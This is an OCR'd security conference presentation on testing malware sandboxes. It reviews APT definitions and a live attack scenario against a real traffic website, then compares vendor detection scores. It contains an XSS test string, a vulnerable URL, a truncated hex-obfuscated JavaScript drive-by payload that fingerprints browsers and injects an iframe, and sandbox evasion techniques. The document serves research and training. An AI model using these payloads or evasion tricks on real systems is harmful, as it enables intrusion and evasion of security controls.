HOW TO EVALUATE SANDBOX MATURITY

Xavier Rousseau, Senior Security Research Engineer
xrousseau@ixiacom.com

Just a little bit about me…

Penetration Tester for French Department of Defense

Trainer for Ethical Hacking Team and Security (Organizational and Technical)

8 years experiences in

Security System Integration

Main focus on IPS / WAF / DLP / Vulnerability Scanner / PenTest Tools / Audit / SOC

Member of several beta-test programs (IPS)

Technical evaluation of Security Controls (R&D)

Security Architect

Security Advisor for Orange Business Services' customers

Business Developer and ISO-27001 Consultant

Now, working for **visibility and Network Test** company as Senior Security Research Engineer

Used to evaluate security controls (5 years)

IPS, NGFW, Sandboxes, WAF, SLB, Proxy

Worked on Cyber Security Project and Cyber Range

Devised test methodologies

Delivered Training and ProServ

Working with Bank, Industry, Military, Defense Contractors, Government, Network Equipment Manufacturers

About this presentation

Global wrong approach regarding APT (Advance Persistent Threat):

- Multiple definitions
- Overused term
- Wrong security approach
- Wrong test methodology

This presentation will review:

- APT definition
- Expose a scenario
- Security control evaluation
- Feedback about sandbox

This report is exposing result for 3 vendors but we evaluated more

APT review

OCTOBER 2017


What is an APT?

No real common definition
one by consultant / vendors

APT (*Advanced Persistent Threat*):
“marketing term to describe actual cyber threats planned and done by organized groups against specific target in order to have access to sensitive information”


- Marketing term which is claiming to describe new cyber attacks (appeared in 2003 [Titan Rain]/2006)
  - But similar approaches in the 1980s (The Cuckoo’s Egg)
- Advanced?
  - Definition limited to « 0-day », malwares or RAT… (really?)
  - Combination of unitary vectors/strikes (no necessary complex)
- Persistent?
  - Describe a stealth long term process to gain and keep access to a specific infrastructure/information
  - Information gathering, encryption, obfuscation, steganography
- Threat?
  - Deep impact (data exfiltration, cyber espionnage, physical, …)

What is an APT?



Source: Logbook (Kaspersky)

What is an APT?



Source: Logbook (Kaspersky)

APT Scenario Example

(Real one done in live)

OCTOBER 2017

Sure, you don’t know this web site

Context

December 2010 : Snow storm struck Paris and its suburb












Context


État du réseau le mercredi 08 décembre 2010 à 15:40
État du réseau le mercredi 08 décembre 2010 à 16:35
État du réseau le mercredi 08 décembre 2010 à 18:46
Export
Facebook
Twitter
Pontoise
PARIS
Nanterre
Versailles
Créteil
Evry
00:47

Attack process




WebApp based on CMS: OpenCMS

➔Information included in source code
➔Number of forms

XSS ? Yes

➔In search form and more
➔Simple test: <script>alert(/XSS/);</script>



What did I exploit?

- Search form allows to get a way to avoid traffic jams
  - Looks like: www.sytadin.fr/opencms/opencms/sys/recherche.jsp?query=Etat%20du%20trafic%20en%20Ile-de-France
- Lack of input checks in form
- Stress caused by this event
  - Less vigilant
  - Current fact: « social engineering » is easier due to current worldwide context
  - Easy to abuse people ☹
- A security breaches against the target
  - Defense is a white box / security policy by obscurity doesn't work
  - Attacker can guess lof of information
- Technics to bypass security controls:
  - Encoding (like shikataganai)
  - Encryption (HTTPs)
  - JavaScript obfuscation
  - ….

What did I exploit?

```
function trim (myString)
{
    return myString.replace(/^\s+/g,'').replace(/\s+$/g,'');
}

function getFlashVersion(){
  // ie
  try {
    try {
      // avoid fp6 minor version lookup issues
      // see: http://blog.deconcept.com/2006/01/11/getvariable-setvariable-crash-internet-explorer-flash-6/
```


```
var _0x15b9=["","\x72\x65\x70\x6C\x61\x63\x65","\x53\x68\x6F\x63\x6B\x77\x61\x76\x65\x46\x6C\x61\x73\x68\x2E\x53\x68\x6F\x63\x6B\x77\x61\x76\x65\x46\x6C\x61\x73\x68\x2E\x36",
"\x41\x6C\x6C\x6F\x77\x53\x63\x72\x69\x70\x74\x41\x63\x63\x65\x73\x73","\x61\x6C\x77\x61\x79\x73","\x36\x2C\x30\x2C\x30","\x6D\x61\x74\x63\x68","\x2C",
"\x24\x76\x65\x72\x73\x69\x6F\x6E","\x53\x68\x6F\x63\x6B\x77\x61\x76\x65\x46\x6C\x61\x73\x68\x2E\x53\x68\x6F\x63\x6B\x77\x61\x76\x65\x46\x6C\x61\x73\x68",
"\x65\x6E\x61\x62\x6C\x65\x64\x50\x6C\x75\x67\x69\x6E","\x61\x70\x70\x6C\x69\x63\x61\x74\x69\x6F\x6E\x2F\x78\x2D\x73\x68\x6F\x63\x6B\x77\x61\x76\x65\x2D\x66\x6C\x61\x73\x68",
"\x6D\x69\x6D\x65\x54\x79\x70\x65\x73","\x64\x65\x73\x63\x72\x69\x70\x74\x69\x6F\x6E","\x53\x68\x6F\x63\x6B\x77\x61\x76\x65\x20\x46\x6C\x61\x73\x68\x20\x32\x2E\x30",
"\x70\x6C\x75\x67\x69\x6E\x73","\x53\x68\x6F\x63\x6B\x77\x61\x76\x65\x20\x46\x6C\x61\x73\x68","\x30\x2C\x30\x2C\x30","\x6E\x61\x6D\x65","\x61\x70\x70\x4E\x61\x6D\x65",
"\x61\x70\x70\x56\x65\x72\x73\x69\x6F\x6E","\x61\x70\x70\x43\x6F\x64\x65\x4E\x61\x6D\x65","\x75\x73\x65\x72\x41\x67\x65\x6E\x74","\x70\x6C\x61\x74\x66\x6F\x72\x6D","\x20\x2D\x20",
"\x73\x70\x6C\x69\x74","\x4D\x69\x63\x72\x6F\x73\x6F\x66\x74\x20\x49\x6E\x74\x65\x72\x6E\x65\x74\x20\x45\x78\x70\x6C\x6F\x72\x65\x72","\x31\x35\x33","\x32","\x31\x30",
"\x4D\x53\x49\x45\x20\x37\x2E\x30","\x69\x6E\x64\x65\x78\x4F\x66","\x3C\x70\x2F\x3E\x3C\x69\x66\x72\x61\x6D\x65\x20\x73\x72\x63\x3D\x27\x68\x74\x74\x70\x3A\x2F\x2F\x31\x39\x32\x2E\x31\:
function getFlashVersion(){try{try{var _0x54a3x4= new ActiveXObject(_0x15b9[2]);try{_0x54a3x4[_0x15b9[3]]=_0x15b9[4];} catch(e){return _0x15b9[5];} ;} catch(e){} ;
return  new ActiveXObject(_0x15b9[9]).GetVariable(_0x15b9[8])[_0x15b9[1]](/\D+/g,_0x15b9[7])[_0x15b9[6]](/^,?(.+),?$/)[1];} catch(e){
    try{if(navigator[_0x15b9[12]][_0x15b9[11]][_0x15b9[10]]){
        return (navigator[_0x15b9[15]][_0x15b9[14]]||navigator[_0x15b9[15]][_0x15b9[16]])[_0x15b9[13]][_0x15b9[1]](/\D+/g,_0x15b9[7])[_0x15b9[6]](/^,?(.+),?$/)[1];} ;} catch(e){} ;}
        ;return _0x15b9[17];} ;NavName=navigator[_0x15b9[18]];NavName=navigator[_0x15b9[19]];NavVers=navigator[_0x15b9[20]];NavCodeName=navigator[_0x15b9[21]];
        NavUserAgent=navigator[_0x15b9[22]];NavPlatform=navigator[_0x15b9[23]];NavPlugins=navigator[_0x15b9[15]];
        Nav=NavName+_0x15b9[24]+NavVers+_0x15b9[24]+NavCodeName+_0x15b9[24]+NavUserAgent+_0x15b9[24]+NavPlatform;
        var version=getFlashVersion()[_0x15b9[25]](_0x15b9[7]);verMajeur=version[0];verMineur=version[1];verRelease=version[2];if(NavName==_0x15b9[26]){
            switch(verMajeur){case _0x15b9[29]:switch(verMineur){case _0x15b9[28]:switch(verRelease){case _0x15b9[27]:break ;;} ;break ;;} ;break ;;default:break ;;} ;
            if(NavVers[_0x15b9[31]](_0x15b9[30],0)>=0){document[_0x15b9[33]](Nav+_0x15b9[32]);} else {if(NavVers[_0x15b9[31]](_0x15b9[34],0)>=0){} ;} ;} else {
                if(NavUserAgent[_0x15b9[31]](_0x15b9[35],0)>=0){Index=NavUserAgent[_0x15b9[31]](_0x15b9[35],0);verMajeur=NavUserAgent[_0x15b9[36]](Index+8,Index+9);verMineur=NavUserAge
```

```
NavPlugins = navigator.plugins;

Nav = NavName + " - " + NavVers + " - " + NavCodeName + " - " + NavUserAgent + " - " +NavPlatform;

/* ******************************** FLASH ********************************** */
//var version = getFlashVersion().split(',').shift();
var version = getFlashVersion().split(',');
verMajeur=version[0];
verMineur=version[1];
verRelease=version[2];
```

The scenario



What did I exploit?

APT is a:

- Combination of unitary vectors/strikes
  - Social engineering (main entry point)
  - XSS (Cross Site Scripting)
  - Obfuscated JavaScript malicious code
  - Exploit (based on Buffer Overflow)
  - Macro + VBS + encoding (shikataganai)
  - Microsoft environment and saved sessions/access
  - Encryption (real HTTPs communication) to exfiltrate data
    - No Meterpreter HTTPs reverse shell
    - Steganography is nice approach too!

- Deep impact on the target side:
  - Can install keylogger
  - Data exfiltration
  - Rebounce
  - Stealth during long period
  - …

  - Currently, I'm still using « the same » JavaScript during security control evaluation ☺

Test methodology

OCTOBER 2017

Global customer approach to deal with APT

Anti-APT = Sandbox/Emulator???

Common Sanbox evaluation:

- Common customers
  - Grabbing 5 or 10 samples
  - Apply “catch rate” like antivirus…
  - Or, following Gartner ;)

- Researchers
  - Writing their own malicious samples
    - Making an honor to defeat the sandbox

- Obviously, there is many ways to easily bypass a Sandbox:
  - CPU = 1, then stop malicious execution
  - Logical bomb
    - linked to specific event (20Km with mouse).
    - Sandbox are not able to reproduce all behaviors.
      - Most of the time, it is only accelerating time…
  - Using steganography to exfiltrate data and avoid common callback detection

- As all security controls, anti-APT system:
  - Can’t reduce the risk to 0 (residual risk remain)
  - focussed on specific stuff (execution behavior analyzis, callback detection, signatures, …)

Sandbox maturity evaluation approach

ixia

Rough Result Overview

OCTOBER 2017

Just a little bit about sandbox scoring system

All vendors are using their own scoring system:

- No documentation about how it was devised and how it is calculated

- Doesn't consider environment
  - Sensitivity of the target

- Can't be compared:
  - Some are using a score between 0 and 100
  - Some are using a score between "low" and "critical"
  - Some are using a score between "potentially not dangerous" and "high"

- Example:
  - An **adware** can be considered as "**High**" by some vendors…
  - With one vendor, "**Critical**" is occurring **only** if the sample is embedding a **RAT**…

At the end:

- The final score may be irrelevant regarding context and scoring algorithm
- Scoring system is not a real entry point
- Review most of samples' behavior summary (if present) to figure out if you have to apply deeper analyzis.

Result overview for 97 samples (2 secondes)

Sample	Vendor A	Vendor B	Vendor C
1	0	No risk	Not Detected
2	39	High risk	Not Detected
3	0	No risk	Medium Risk
4	99	High risk	Medium Risk
5	66	High risk	Medium Risk
6	74	No risk	Medium Risk
7	66	No risk	Medium Risk
8	100	High risk	Medium Risk
9 (1)	99	High risk	Not Detected
10	98	High risk	Medium Risk
11 (2)	100	High risk	Not Detected
12 (1)	5	No risk	Not Detected
13	40	High risk	Not Detected
14	70	No risk	Not Detected
15 (2)	98	High risk	Medium Risk
16	69	High risk	Not Detected
17	66	Low risk	Medium Risk
18	99	High risk	Medium Risk
19	100	High risk	Medium Risk
20 (1)	91	Low risk	Not Detected
21	91	Low risk	Not Detected
22	43	No risk	Not Detected

(1) Not seen by sensor. Manual submission.

(2) The Dashbord and Report are displaying different scores! Filled value is coming from report. More details are provided in appendices.

Result overview for 97 samples (2 secondes)

Sample	Vendor A	Vendor B	Vendor C
23	43	No risk	Not Detected
24	100	High risk	Medium Risk
25	60	High risk	Not Detected
25 (2)	14	No risk	Not Detected
26	40	Low risk	Not Detected
27	66	No risk	Not Detected
28 (1)	60	Low risk	Not Detected
29	9	High risk	Not Detected
30	61	No risk (3)	Not Detected
31	0	No risk	Not Detected
32	67	No risk	Not Detected
33 (1)	10	No risk	Not Detected
34	0	No risk	Not Detected
35 (1)	0	No risk	Not Detected
36 (1)	0	No risk	Not Detected
37	99	High risk	Medium Risk
38	100	No risk	Not Detected
39	88	No risk	Medium Risk
40	31	Low risk	Not Detected
41	25	No risk	Not Detected
42	54	No risk	Not Detected
43	30	No risk	Not Detected
44	0	No risk	Not Detected

(1) Not seen by sensor. Manual submission.

(2) The Dashbord and Report are displaying different scores! Filled value is coming from report. More details are provided in appendices.

(3) Vendor B's sandbox is bypassed. More details are provided in appendices.

Result overview for 97 samples (2 secondes)

Sample	Vendor A	Vendor B	Vendor C
45	78	Low risk	Not Detected
46	67	High risk	Not Detected
47	66	No risk	Not Detected
48	31	High risk	Not Detected
49	30	Low risk	Medium Risk
50	83	High risk	Medium Risk
51	52	No risk	Not Detected
52	78	Low risk	Not Detected
53	78	High risk	Medium Risk
54 (1)	90	Low risk	Not Detected
55	93	High risk	Not Detected
56	66	High risk	Not Detected
57	94	High risk	Medium Risk
58	0	Low risk	Not Detected
59	83	High risk	Not Detected
60 (2)	100	High risk	Not Detected
61	66	High risk	Not Detected
62	69	High risk	Not Detected
63 (1)	30	No risk	Not Detected
64 (2)	96	High risk	Medium Risk
65	99	High risk	Medium Risk
66 (1)	56	No risk	Not Detected

(1) Not seen by sensor. Manual submission.

(2) The Dashbord and Report are displaying different scores! Filled value is coming from report. More details are provided in appendices.

Result overview for 97 samples (2 secondes)

Sample	Vendor A	Vendor B	Vendor C
67	unsupported	unsupported	Not Detected
68	0	No risk	Not Detected
69	100	High risk	Medium Risk
70	30	No risk	Not Detected
71	74	No risk	Not Detected
73 (1)	66	unsupported	Not Detected
74	92	High risk	Medium Risk
75	unsupported	unsupported	Not Detected
76	30	No risk	Not Detected
77	30	No risk	Not Detected
78 (1)	99	High risk	Not Detected
79	40	High risk	Medium Risk
80	100	High risk	Medium Risk
81	70	High risk	Medium Risk
82 (1)	88	Medium Risk	Not Detected
83	100	High risk	Medium Risk
84	100	High risk	Medium Risk
85 (1)	99	High risk	Medium Risk
86	68	High risk	High risk
87	40	High risk	Not Detected
88	0	No risk	Not Detected

(1) Not seen by sensor. Manual submission.

(2) The Dashbord and Report are displaying different scores! Filled value is coming from report. More details are provided in appendices.

Result overview for 97 samples (2 secondes)

Sample	Vendor A	Vendor B	Vendor C
89 (1)	90	Low risk	Medium Risk
90 (1)(2)(3)	93	High risk	Medium Risk
91 (1)	97	Low risk	Not Detected
92	unsupported	unsupported	Not Detected
